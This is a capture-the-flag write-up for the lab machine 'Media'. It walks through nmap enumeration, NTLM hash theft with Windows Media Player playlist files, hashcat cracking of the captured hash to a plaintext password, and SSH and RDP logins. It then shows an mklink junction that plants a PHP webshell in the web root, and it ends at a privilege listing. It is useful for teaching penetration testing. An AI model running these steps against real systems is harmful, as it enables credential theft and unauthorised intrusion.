Overview
The machine starts by enumerating a file upload form with no extension filtering that accepts a video submission, this leads to generating NTLM-theft files in Windows Media Player formats like asx and wax to leak a NetNTLMv2 hash which we crack to get creds for SSH and RDP as enox to get user, then we read the source code and a review script to find the upload directory and abuse mklink to junction it into the XAMPP web root to get a PHP webshell running as Local Service, from there we use the NtObjectManager module and a named pipe impersonation technique against the cached logon session token to recover full privileges including SeImpersonatePrivilege, then chain a Potato-style exploit to get shell as NT SYSTEM and read root
Enumeration
start with nmap scan
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/Media]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.234.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-19 13:56 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:56
Completed NSE at 13:56, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:56
Completed NSE at 13:56, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:56
Completed NSE at 13:56, 0.00s elapsed
Initiating Ping Scan at 13:56
Scanning 10.129.234.67 [2 ports]
Completed Ping Scan at 13:56, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:56
Completed Parallel DNS resolution of 1 host. at 13:56, 0.10s elapsed
Initiating Connect Scan at 13:56
Scanning 10.129.234.67 [1000 ports]
Discovered open port 22/tcp on 10.129.234.67
Discovered open port 80/tcp on 10.129.234.67
Discovered open port 3389/tcp on 10.129.234.67
Completed Connect Scan at 13:56, 9.35s elapsed (1000 total ports)
Initiating Service scan at 13:56
Scanning 3 services on 10.129.234.67
Completed Service scan at 13:56, 6.42s elapsed (3 services on 1 host)
NSE: Script scanning 10.129.234.67.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:56
Completed NSE at 13:57, 5.41s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:57
Completed NSE at 13:57, 0.80s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:57
Completed NSE at 13:57, 0.00s elapsed
Nmap scan report for 10.129.234.67
Host is up, received syn-ack (0.093s latency).
Scanned at 2026-06-19 13:56:39 PDT for 22s
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          syn-ack Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
| _http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
| _http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
| _http-title: ProMotion Studio
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: MEDIA
| NetBIOS_Domain_Name: MEDIA
| NetBIOS_Computer_Name: MEDIA
| DNS_Domain_Name: MEDIA
| DNS_Computer_Name: MEDIA
| Product_Version: 10.0.20348
| _ System_Time: 2026-06-19T20:56:56+00:00
| _ssl-date: 2026-06-19T20:57:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=MEDIA
| Issuer: commonName=MEDIA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-18T20:15:10
| Not valid after: 2026-12-18T20:15:10
| MD5: 83b6:15d6:b5aa:87dd:22ab:6a48:0aa2:f68a
| SHA-1: a22f:e477:b6a8:1e47:333b:db1d:3cb2:4e11:0306:5a9d
| -----BEGIN CERTIFICATE-----
| MIICzjCCAbagAwIBAgIQE51pe4nH24dEraPK+mgvhTANBgkqhkiG9w0BAQsFADAQ
| MQ4wDAYDVQQDEwVNRURJQTAeFw0yNjA2MTgyMDE1MTBaFw0yNjEyMTgyMDE1MTBa
| MBAxDjAMBgNVBAMTBU1FRElBMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
| AQEAvrAU1Jemt6Fo4/zCZqLR/a57Bv4OjMZjfWssQDQia67sFhDZXKlmP9Klp0X/
| niqPmTkhaUMHp0sy/5c5OCrWPhGVnofp956dML+jMRDIYW1czo4XZiUi3ThE1310
| AhPZGVjq8LWvgjVjTpfdK6pxjIKGdzdHwd8tUyM2fuKAq9lCs9D2nOpV2jmDiTfc
| r8qpwV5vxYezMn09oI00t3187z3zrYflXHitc+LQaNWrEJ25+8VxuFxxoaSprLgt
| dqLgYDJWefkXoieKJ5sdFAlzCdNoDUBE5Me6HHUlEJucL13izJmyE3VmKO2g4eVa
| ibKz6AuBAqgrEH+rM18ShcXYYQIDAQABoyQwIjATBgNVHSUEDDAKBggrBgEFBQcD
| ATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADggEBAGUl34Mxn7aWPbCNA4a9
| srTcEWFhnHsvTXqLXObyrF4y/ZM++5Z3lbcBwz12S+ePo/9mL/KQ4uJeo0Ky6UyS
| z6eghaVd7mwQeEN3ohZ5IvD9lfDdLQChRMATtHQamiId7tzxz8RduGFWlPoSh1o/
| uwSL6g58kn9dV7dt+cDGlJurpMjcU28bPsSm9tiejgeK2vYgq9igNKBgeDABL3Jr
| uFDbxe94fux99+xCMpIJF+I637megynDyiw/mrQTq+W5OO9dNhdrtGniyfL4Z+vG
| oeve7VbHYu3SC8Difm4MnMuDxQVDEtzxkHiWduRaL+Fz5Pg64SQ51ioentoEIycI
| /cI=
| _-----END CERTIFICATE-----
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| _clock-skew: mean: 0s, deviation: 0s, median: 0s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:57
Completed NSE at 13:57, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:57
Completed NSE at 13:57, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:57
Completed NSE at 13:57, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.95 seconds
as you can see we got only 3 ports
- SSH which is weird for Windows machine
- HTTP running a ProMotion Studio website
- RDP with the Hostname Media but no domain name so far
Port 80

there is a form allows uploading files

uploaded a txt file and worked just fine and got a message that they'll review it then come back to us

there is a lot i can think of here specially that it looks like there is no filters at all, we can't just upload a php shell cause we don't know where are they uploaded to, the directory fuzzing returned nothing
so it leaves us with some options, one of those is is library-ms vulnerability to force authentication back to us with leaking the NTLMv2 hash
even though the library-ms didn't work, i am not done with that NTLM hash stuff
But since it requires a video lets try to get a NTLM theft via Windows Media Player and there are multiple extensions that can do that
asxWindows Media metafile (XML-based playlist)waxwindows audio redirectorwvxwindows video redirectorwmxwindows media playlist
Shell as Enox
so lets get ntlm-theft generate all those and upload them waiting for one to send something back to us
and we got a hash back
there is no way to know which extension worked cause i uploaded all three of them without waiting to know so lets just crack this hash

and we got a password for it so lets test it against ssh and RDP to see which one is working
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/Media]
└──╼ [★]$ hashcat -a 0 enox.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1453/2907 MB (512 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (2214 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

ENOX::MEDIA:dbccbd4a7f4e2151:adf225b7868a2f45f2784520b4c92084:0101000000000000806b28cef8ffdc01cb1c5065b96144f0000000000200080052005a003500470001001e00570049004e002d0052004c0044003200360038004700540059003600470004003400570049004e002d0052004c004400320036003800470054005900360047002e0052005a00350047002e004c004f00430041004c000300140052005a00350047002e004c004f00430041004c000500140052005a00350047002e004c004f00430041004c0007000800806b28cef8ffdc01060004000200000008003000300000000000000000000000003000006f976ee9627b1e429d25ae6b84b9accd02b694d863285906cb18cba6ce0457ec0a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310036002e003200300036000000000000000000:1234virus@

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ENOX::MEDIA:dbccbd4a7f4e2151:adf225b7868a2f45f27845...000000
Time.Started.....: Fri Jun 19 15:00:07 2026 (21 secs)
Time.Estimated...: Fri Jun 19 15:00:28 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   577.5 kH/s (2.83ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 13338624/14344385 (92.99%)
Rejected.........: 0/13338624 (0.00%)
Restore.Point....: 13336576/14344385 (92.97%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 12359331 -> 1234juliet
Hardware.Mon.#01.: Util: 88%

Started: Fri Jun 19 15:00:02 2026
Stopped: Fri Jun 19 15:00:29 2026
both RDP and SSH working so lets login
─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/Media]
└──╼ [★]$ nxc rdp 10.129.234.67 -u enox -p '1234virus@'
RDP 10.129.234.67 3389 MEDIA [*] Windows 10 or Windows Server 2016 Build 20348 (name:MEDIA) (domain:MEDIA) (nla:True)
RDP 10.129.234.67 3389 MEDIA [+] MEDIA\enox:1234virus@
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/Media]
└──╼ [★]$ nxc ssh 10.129.234.67 -u enox -p '1234virus@'
SSH 10.129.234.67 22 10.129.234.67 [*] SSH-2.0-OpenSSH_for_Windows_9.5
SSH 10.129.234.67 22 10.129.234.67 [+] enox:1234virus@ Windows - Shell access!
logging in with SSH gives us the user flag
enox@MEDIA C:\Users\enox\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of C:\Users\enox\Desktop

10/02/2023  11:04 AM    <DIR>          .
10/02/2023  10:26 AM    <DIR>          ..
06/19/2026  01:15 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   9,939,918,848 bytes free

enox@MEDIA C:\Users\enox\Desktop>type user.txt
77ae6b502e5f4e4e20a055f615db23cf
now one thing we have to do is to look at the webserver we got running
there is a script on the users Documents mentioning the path of the upload directory for the website
enox@MEDIA C:\Users\enox>type Documents/review.ps1
        $writer.WriteLine($line)
    }

    # Close the reader and writer
    $reader.Close()
    $writer.Close()

    # Replace the original file with the temporary file
    Remove-Item $FilePath
    Rename-Item -Path ($FilePath + ".tmp" ) -NewName $FilePath
}

$todofile="C:\\Windows\\Tasks\\Uploads\\todo.txt"
$mediaPlayerPath = "C:\Program Files (x86)\Windows Media Player\wmplayer.exe"


while($True){

    if ((Get-Content -Path $todofile) -eq $null) {
        Write-Host "Todo is empty."
        Sleep 60 # Sleep for 60 seconds before rechecking
    }
    else {
        $result = Get-Values -FilePath $todofile
        $filename = $result.FileName
        $randomVariable = $result.RandomVariable
        Write-Host "FileName: $filename"
        Write-Host "Random Variable: $randomVariable"

        # Opening the File in Windows Media Player
        Start-Process -FilePath $mediaPlayerPath -ArgumentList "C:\Windows\Tasks\uploads\$randomVariable\$filename"

        # Wait for 15 seconds
        Start-Sleep -Seconds 15

        $mediaPlayerProcess = Get-Process -Name "wmplayer" -ErrorAction SilentlyContinue
        if ($mediaPlayerProcess -ne $null) {
            Write-Host "Killing Windows Media Player process."
            Stop-Process -Name "wmplayer" -Force
        }

        # Task Done
        UpdateTodo -FilePath $todofile # Updating C:\Windows\Tasks\Uploads\todo.txt
        Sleep 15
    }

}
looking at the index.php source code the files are uploaded to that path defined in the uploadDir variable
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }

        // Sanitize the filename to remove unsafe characters
        $originalFilename = $_FILES["fileToUpload"]["name"];
        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file
        $targetFile = $targetDir . $sanitizedFilename;

        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";

            // Update the todo.txt file
            $todoFile = $uploadDir . 'todo.txt';
            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";

            // Append the new line to the file
            file_put_contents($todoFile, $todoContent, FILE_APPEND);
        } else {
            echo "<script>alert('Uh oh, something went wrong... Please submit again');</script>";
        }
    }
    ?>
looking at the Uploads directory permissions we got Full access meaning we can write stuff here
enox@MEDIA C:\Windows\Tasks\Uploads>icacls .
. Everyone:(OI)(CI)(F)
  BUILTIN\Administrators:(I)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
the directory have multiple hashes as directories for each user and where his files will be stored
Directory of C:\Windows\Tasks\Uploads

06/19/2026  02:58 PM    <DIR>          .
10/02/2023  11:04 AM    <DIR>          ..
06/19/2026  02:36 PM    <DIR>          50895feaf87d417d2994a12c7cca8061
06/19/2026  02:18 PM    <DIR>          b1d6b85a7ba86fe09cc2d8a179e358f4
06/19/2026  02:57 PM    <DIR>          d09a73d044f0c5b976ad9041abf51af1
06/19/2026  02:21 PM    <DIR>          e68095c0be5e65d888b43b9d11b0fbe3
06/19/2026  02:58 PM                 0 todo.txt
               1 File(s)              0 bytes
               6 Dir(s)   9,938,636,800 bytes free
so what i am thinking if we can't write to the xampp directory itself, and the uploads aren't accessibel from there
and we don't have any path traversal then we can try doing symlink mirroring that directory on the htdocs web root and whatever gets written to the upload directory hash direcotry firstname.lastname.email md5 hashed will be accessible from the website itself and then we can try to upload a php shell (cause there is no filtering in place)
btw we need that privilege SeCreateSymbolicLinkPrivilege to be able to do symlinks
that doesn't appear in our privilege but still I am gonna give it a try
Shell as Local Service
here is the info i uploaded the file with

it should generate this folder to store my PHP file in
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/Media/CVE-2024-40725/ntlm_theft]
└──╼ [★]$ echo -n "jimmyjimmyjimmy@me.com" | md5sum
2f3b5c513164ac35ab1fca7356a198b8 -
and as you can see the same hash with the file in it
enox@MEDIA C:\Windows\Tasks\Uploads\2f3b5c513164ac35ab1fca7356a198b8>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of C:\Windows\Tasks\Uploads\2f3b5c513164ac35ab1fca7356a198b8

06/19/2026  04:34 PM    <DIR>          .
06/19/2026  04:34 PM    <DIR>          ..
06/19/2026  04:34 PM                30 shell.php
               1 File(s)             30 bytes
               2 Dir(s)   9,938,710,528 bytes free
trying to do the link got an error that file exists
enox@MEDIA C:\Windows\Tasks\Uploads>mklink /J C:\Windows\Tasks\Uploads\2f3b5c513164ac35ab1fca7356a198b8 C:\xampp\htdocs
Cannot create a file when that file already exists.
after researching this error, actually understood somethings about the NTFS but what matters here why this failed ? cause the folder isn't empty and why that matters ?
Junctions (mklink /J) are an NTFS reparse point that maps an empty or non-existent directory to another directory. Windows requires the junction's target path to not already contain a real directory, because creating it is essentially "claiming" that path as a pointer, if something already physically exists there, Windows won't silently overwrite/replace it. That's a safety constraint baked into how junctions get created, not something junctions inherently can't do.
first delete the directory
enox@MEDIA C:\Windows\Tasks\Uploads>rmdir 2f3b5c513164ac35ab1fca7356a198b8then recreate the link again
enox@MEDIA C:\Windows\Tasks\Uploads>mklink /J C:\Windows\Tasks\Uploads\2f3b5c513164ac35ab1fca7356a198b8 C:\xampp\htdocs
Junction created for C:\Windows\Tasks\Uploads\2f3b5c513164ac35ab1fca7356a198b8 <<===>> C:\xampp\htdocs
now we have to reupload this shell.php but it has to be with the same info as before just to land in the exact junction link
after upload you'll see it is in the web root so lets use the shell to know who is running this
enox@MEDIA C:\xampp\htdocs>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of C:\xampp\htdocs

06/19/2026  04:47 PM    <DIR>          .
10/02/2023  11:03 AM    <DIR>          ..
10/02/2023  10:27 AM    <DIR>          assets
10/02/2023  10:27 AM    <DIR>          css
10/10/2023  05:00 AM            20,563 index.php
10/02/2023  10:27 AM    <DIR>          js
06/19/2026  04:47 PM                30 shell.php
               2 File(s)         20,593 bytes
               5 Dir(s)   9,936,678,912 bytes free

and as you can see it is running as local service with nt authority so lets get a shell back to us
and we got a shell back

looking at the privileges for this user
PS C:\xampp\htdocs> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
